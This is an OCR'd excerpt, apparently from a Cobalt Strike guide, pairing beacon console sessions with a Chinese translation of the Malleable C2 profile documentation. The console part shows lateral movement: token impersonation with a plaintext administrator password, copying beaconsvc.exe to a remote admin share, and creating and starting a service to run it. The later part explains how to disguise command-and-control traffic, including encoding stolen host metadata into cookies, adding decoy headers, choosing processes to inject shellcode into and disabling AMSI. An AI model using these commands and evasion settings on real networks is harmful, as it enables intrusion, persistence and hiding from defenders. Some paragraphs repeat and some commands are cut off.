

```
beacon> rportfwd 4444 windows/beacon_reverse_tcp
[*] Tasked beacon to accept TCP Beacon sessions on port 4444
[+] host called home, sent: 10 bytes
```



Cobalt Strike View Attacks Reporting Help
external
172.16.30.131
Packages
Web Drive-by
Spear Phish
PowerShell Web Delivery (S)
HTML Application
MS Office Macro
Payload Generator
USB/CD AutoPlay
Windows Dropper
Windows Executab
Windows Executab
Event Log X
Beacon 10.10.10.191@5524 X
beacon> rportfwd 4444 windows/beacon_reverse_tcp


Windows Executable (Stageless)
Export a stageless Beacon as a Windows executable. Use Cobalt Strike Arsenal scripts (Help
Stage:
WS1 - pivot
Proxy:
...
Output:
Windows Service EXE
x64:
Use x64 payload
sign:
Sign executable file
Generate
Help





```
[-] could not open \\MAIL\C$\*: 5
beacon> make_token CORP\Administrator password1234!
[*] Tasked beacon to create a token for CORP\Administrator
[+] host called home, sent: 50 bytes
[+] Impersonated CORP\jim.stevens
```



[+] Impersonated CORP\jim.stevens
beacon> ls \\MAIL\C$
[*] Tasked beacon to list files in \\MAIL\C$
[+] host called home, sent: 27 bytes



[+] host called home, sent: 27 bytes
[*] Listing: \\MAIL\C$\
Size Type Last Modified Name
---- ---- ------------- ----
dir 10/25/2018 21:49:16 $Recycle.Bin
dir 06/27/2018 09:55:50 Documents and Settings
dir 06/30/2018 12:08:47 inetpub
dir 06/27/2018 16:44:18 PerfLogs
dir 10/25/2018 20:30:17 Program Files
dir 10/25/2018 23:18:02 Program Files (x86)
dir 10/26/2018 00:39:24 ProgramData
dir 06/27/2018 09:55:52 Recovery
dir 06/30/2018 12:24:44 shared
dir 06/27/2018 13:08:41 System Volume Informati
dir 10/25/2018 21:49:03 Users
dir 12/18/2018 16:49:53 Windows
380kb fil 02/03/2018 17:45:52 bootmgr
1b fil 07/16/2016 09:18:08 BOOTNXT
512mb fil 12/24/2018 11:38:44 pagefile.sys

```
beacon> cd \\MAIL\C$\windows\temp
[*] cd \\MAIL\C$\windows\temp
[+] host called home, sent: 30 bytes
beacon> upload /root/beaconsvc.exe
[*] Tasked beacon to upload /root/beaconsvc.exe as beaconsvc.
[+] host called home, sent: 288793 bytes
beacon> run sc \\MAIL create beaconsvc binpath= c:\windows\te
[*] Tasked beacon to run: sc \\MAIL create beaconsvc binpath=
[+] host called home, sent: 83 bytes
[+] received output:
[SC] CreateService SUCCESS
```

```
beacon> run sc \\MAIL start beaconsvc
[*] Tasked beacon to run: sc \\MAIL start beaconsvc
[+] host called home, sent: 43 bytes
[+] received output:

SERVICE_NAME: beaconsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 1500
```


external
internal
user
10.10.10.191
10.10.10.5
SYSTEM *
172.16.30.131
10.10.10.191
jim.stevens
Event Log X
Beacon 10.10.10.191@5524 X
[+] host called home, sent: 83 bytes
[+] received output:
[SC] CreateService SUCCESS
beacon> run sc \\MAIL start beaconsvc
[*] Tasked beacon to run: sc \\MAIL start beaconsvc
[+] host called home, sent: 43 bytes
[+] received output:
SERVICE_NAME: beaconsvc
TYPE : 10 WIN32_OWN_PROCESS
STATE : 2 START_PENDING
(NOT_STOPPABLE, NOT_PAUSABLE,
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x7d0


172.16.30.131
jim.stevens
WS1 @ 5524
SYSTEM *
MAIL @ 3816
Event Log X
Beacon 10.10.10.191@5524 X
Listeners X
name
payload
local - beacon http
windows/beacon_http/reverse_http
WS1 - pivot
windows/beacon_reverse_tcp



Malleable Command and Control

概述

Beacon 的 HTTP 指标由 Malleable C2 配置文件控制。Malleable C2 配置文件是一个简单的程序，它指定如何转换数据并将其存储在事务中。转换和存储数据的相同配置文件也可以从事务中提取和恢复数据。

要使用自定义配置文件，您必须启动 Cobalt Strike 团队服务器并在此时指定您的配置文件。

./teamserver [external IP] [password] [/path/to/my.profile]

每个 Cobalt Strike 实例只能加载一个配置文件。如果您在参与过程中需要多个配置文件，请启动多个团队服务器 个【服务器都有自己的配置文件】并从一个 Cobalt Strike 客户端连接到它们。

检查错误

Cobalt Strike 的 Linux 软件包包括一个 c2lint 程序。该程序将检查通信配置文件的语法，应用一些额外的检查，甚至使用随机数据对您的配置文件进行单元测试。强烈建议您在将配置文件加载到 Cobalt Strike 之前使用此工具检查配置文件。

./c2lint [/path/to/my.profile]

Profile Language

创建配置文件的最佳方法是修改现有配置文件。看看 Github 上的例子。

当您打开配置文件时，您将看到以下内容：

```
# this is a comment

set global_option "value";



protocol-transaction {

        set local_option "value";



        client {

                # customize client indicators

        }



        server {

                # customize server indicators

        }

}
```

注释以＃开头，直到结束。set 语句是一种为选项赋值的方法。配置文件使用{}将语句和信息组合在一起。语句总是以分号结尾

为了让所有这些都看起来来通俗易懂，这里有一部分前提说明：

```
http-get {
        set uri "/foobar";
        client {
                metadata {
                        base64;
                        prepend "user=";
                        header "Cookie";
                }
        }
```

此部分配置文件定义 HTTP GET 事务的指标。第一个语句 set uri 指定客户端和服务器在此事务期间将引用的 URI。此 set 语句发生在客户端和服务器代码块之外，因为它适用于这两个代码块。

客户端块为执行 HTTP GET 的客户端定义指标。在这种情况下，客户是 Cobalt Strike 的 Beacon。

当 Cobalt Strike 的 Beacon“phones home”时，它会将自己的元数据发送给 Cobalt Strike。在此配置文件中，我们必须定义如何使用 HTTP GET 请求对元数据进行编码和发送。

后跟一组语句的 metadata 关键字指定如何将元数据转换并嵌入到我们的 HTTP GET 请求中。元数据关键字后面的语句组称为数据转换。

	Step	Action	Data
0.	Start		metadata
1.	base64	Base64 Encode	bWV0YWRhdGE=
2.	prepend "user="	Prepend String	user=bWV0YWRhdGE=
3.	header "Cookie"	Store in Transaction	

数据转换中的第一条语句声明我们将 base64 编码元数据[1]。第二条语句是 prepend，它获取我们编码的元数据，并将字符串 user=预先发送给它[2]。现在我们转换的元数据是"user=" . base64(元数据)。第三条语句指出，我们将把转换后的元数据存储到一个名为 cookie[3]的客户端 HTTP 头中。

Beacon 及其服务器都使用配置文件。在这里，我们从 Beacon 客户端的角度读取了该配置文件。Beacon 服务器将采用相同的信息并并在后端处理。假设我们的 Cobalt Strike Web 服务器收到 uri/foobar 的 GET 请求后。那么，它想要从事务中提取元数据。

	Step	Action	Data
0.	Start		
1.	header "Cookie"	Recover from Transaction	user=bWV0YWRhdGE=
2.	prepend "user="	Remove first 5 characters	bWV0YWRhdGE=
3.	base64	Base64 Decode	metadata

header 语句将告诉我们的服务器从[1]恢复转换后的元数据的位置。HTTP 服务器负责为我们解析来自 HTTP 客户端的标头。接下来，我们需要处理 prepend 语句。为了恢复转换后的数据，我们将 prepend 解释为删除前 X 个字符[2]，其中 X 是我们前缀的原始字符串的长度。现在，剩下的就是解释最后一个语句 base64。我们之前使用 base64 编码函数来转换元数据。现在，我们使用 base64 解码来恢复元数据[3]。

header 语句将告诉服务器从何处恢复转换后的元数据[1]。HTTP 服务器负责为我们解析来自 HTTP 客户端的 head。接下来，我们需要处理预处理语句。为了恢复转换的数据，我们将 prepend 解释为删除前 x 个字符[2]，其中 x 是我们预先准备的原始字符串的长度。现在，只剩下解释最后一条语句 base64 了。我们以前使用 base64 编码函数来转换元数据。现在，我们使用 base64 解码来恢复元数据[3]。

一旦配置文件解释器完成执行每个反向语句后，我们将获得原始元数据

Data Transform Language

数据转换是一系列转换和传输数据的语句。数据转换语句是：

Statement	Action	Inverse
append "string"	Append "string"	Remove last LEN("string") characters
base64	Base64 Encode	Base64 Decode
base64url	URL-safe Base64 Encode	URL-safe Base64 Decode
mask	XOR mask w/ random key	XOR mask w/ same random key
netbios	NetBIOS Encode 'a'	NetBIOS Decode 'a'
netbiosu	NetBIOS Encode 'A'	NetBIOS Decode 'A'

prepend "string"	Prepend "string"	Remove first LEN("string") characters

数据转换是这些语句中任意数量的任意顺序的组合。例如，您可以选择对要传输的数据进行 NetBIOS 编码，预先添加一些信息，然后对整个包进行 base64 编码。

数据转换总是以终止语句结束。在转换中只能使用一个终止语句。此语句告诉 Beacon 及其服务器在事务中的何处存储转换的数据。

有四个终止语句声明：

Statement	What
header "header"	Store data in an HTTP header
parameter "key"	Store data in a URI parameter
print	Send data as transaction body
uri-append	Append to URI

头终止语句将转换后的数据存储在 HTTP 头中。参数终止语句将转换后的数据存储在 HTTP 参数中。此参数始终作为 URI 的一部分发送。print 语句在事务正文中发送转换后的数据。

print 语句是 http-get.server.output，http-post.server.output 和 http-stager.server.output 块的预期终止语句。您可以对其他块使用 header，parameter，print 和 uri-append termination 语句。

如果在 http-post.client.output 上使用 header、参数或 uri append termination 语句，beacon 会将其响应分块到一个合理的长度，以适应事务的一部分

这些块及其发送的数据将在后面的部分中介绍。

Strings

Beacon 的 Profile Language 允许您在多个地方使用“strings”。通常，字符串被解释为-is。但是，您可以在字符串中使用一些特殊值：

Value	Special Value
"\n"	Newline character
"\r"	Carriage Return
"\t"	Tab character
"\u####"	A unicode character
"\x##"	A byte (e.g., \x41 = 'A')
"\\"	\

Headers and Parameters

数据转换是指标定制过程的重要组成部分。它们允许您对 Beacon 在每个事务中必须发送或接收的数据进行修改。也可以为每个事务添加额外的指示符。

在 HTTP GET 或 POST 请求中，这些无关的指示符以标题或参数的形式出现。使用客户端块中的参数语句将任意参数添加到 HTTP GET 或 POST 事务。

此代码将强制 Beacon 在发出请求时将 ?bar=blah 添加到 /foobar URI 中。

```
http-get {

        client {

                parameter "bar" "blah";
```

使用客户端或服务器块中的头语句将任意 HTTP 头添加到客户端的请求或服务器的响应中。此标头语句添加了一个指标。

```
http-get {

        server {

                header "X-Not-Malware" "I promise!";
```

配置文件解释器将按顺序解释头语句和参数语句。也就是说，Wininet 库（客户机）和 Cobalt Strike Web 服务器对这些指标在事务中出现的位置有最终决定权。

选项

您可以通过配置文件配置 Beacon 的默认值。有两种类型的选项：全局和本地选项。全局选项会更改全局 Beacon 设置。本地选项是特定于事务的，您必须在正确的上下文中设置本地选项。

使用 set 语句设置选项。

```
set "sleeptime" "1000";
```

以下是可用选项：

Option	Context	Default Value	Changes
amsi_disable		false	(Attempt to) disable AMSI execute-assembly, powerpick, and psinject
dns_idle		0.0.0.0	IP address used to indicate no tasks available to DNS Beacon; Mask for other D C2 values

dns_max_txt		252	Maximum length of DNS TXT responses tasks
dns_sleep		0	Force a sleep prior to each individual D request. (in milliseconds)
dns_stager_prepend			Prepend text to payload stage delivered DNS TXT record stager
dns_stager_subhost		.stage.123456.	Subdomain used by DNS TXT record stager.
dns_ttl		1	TTL for DNS replies
host_stage		true	Host payload for staging over HTTP, HTTPS, DNS. Required by stagers.
jitter		0	Default jitter factor (0-99%)
maxdns		255	Maximum length of hostname when upload data over DNS (0-255)
pipename		msagent_##	Name of pipe to use for SMB Beacc peer-to-peer communication. *## is repla with a number unique to your team server.*
pipename_stager		status_##	Name of pipe to use for SMB Beacon's nam pipe stager. *## is replaced with a number.*
sample_name		My Profile	The name of this profile (used in the Indicat of Compromise report)
sleeptime		60000	Default sleep time (in milliseconds)
spawnto_x86		%windir%\syswow64\rundll32.exe	Default x86 program to open and inj shellcode into
spawnto_x64		%windir%\sysnative\rundll32.exe	Default x64 program to open and inj shellcode into
tcp_port		4444	TCP Beacon listen port
uri	http-get, http-post	**[required option]**	Transaction URI
uri_x86	http-stager		x86 payload stage URI
uri_x64	http-stager		x64 payload stage URI
useragent		Internet Explorer (Random)	Default User-Agent for HTTP comms.
verb	http-get, http-post	GET, POST	HTTP Verb to use for transaction

使用 uri 选项，可以将多个 uri 指定为一个空格分隔的字符串。Cobalt Strike 的 Web 服务器将绑定所有这些 URI，并在构建 Beacon 阶段时将其中一个 URI 分配给每个 Beacon 主机。

即使存在 useragent 选项; 您可以使用 header 语句来覆盖此选项。

Beacon HTTP Transaction

为了将所有这些放在一起，有助于了解 Beacon 事务的外观以及每个请求发送的数据。

当 Beacon 向 Cobalt Strike 的 Web 服务器发出 HTTP GET 请求时，事务就会开始。此时，Beacon 必须发送 包含有关受控系统信息的**元数据**。

提示：会话元数据是加密的数据 blob。没有编码，它不适合在头或 URI 参数中传输。始终应用 base64，base64url 或 netbios 语句对元数据进行编码。

